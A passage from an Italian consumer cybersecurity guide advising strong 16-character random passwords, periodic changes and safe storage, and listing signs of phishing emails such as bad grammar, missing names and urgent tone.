Un username come 'admin' e una password come 'password', per esempio, sono facili da indovinare anche da persone meno abili nel campo dell'hacking. E' bene generare password da almeno 16 caratteri con all'interno numeri, caratteri speciali e lettere dalla combinazione casuale, non ripetute. Queste password vanno cambiate almeno ogni 3 mesi e memorizzate o, se non possibile, tenute separatamente in un posto fisico sicuro e non facilmente raggiungibile o pensabile (in una busta nella cornice di un quadro, una cassaforte, oppure nella cassetta esterna del WC.)

Per difendersi da ulteriori attacchi che consistono soprattutto nel furto dei dati, come il 'phishing', è importante fare particolare attenzione online, alle e-mail e ai file eseguibili che scarichiamo.

Nel caso delle e-mail: prestare attenzione al mittente. E' affidabile? Si conosce? Se si dichiara un'organizzazione conosciuta, osservare attentamente il contenuto della mail:

- Gli errori di sintassi sono un chiaro segno di e-mail fake.
- Se l'email non menziona nè nome nè cognome dell'utente, l'email è molto probabilmente fake.
- Se il tono del messaggio sembra catastrofico o urgente, chiedendo all'utente di modificare dati personali, è molto probabilmente fake.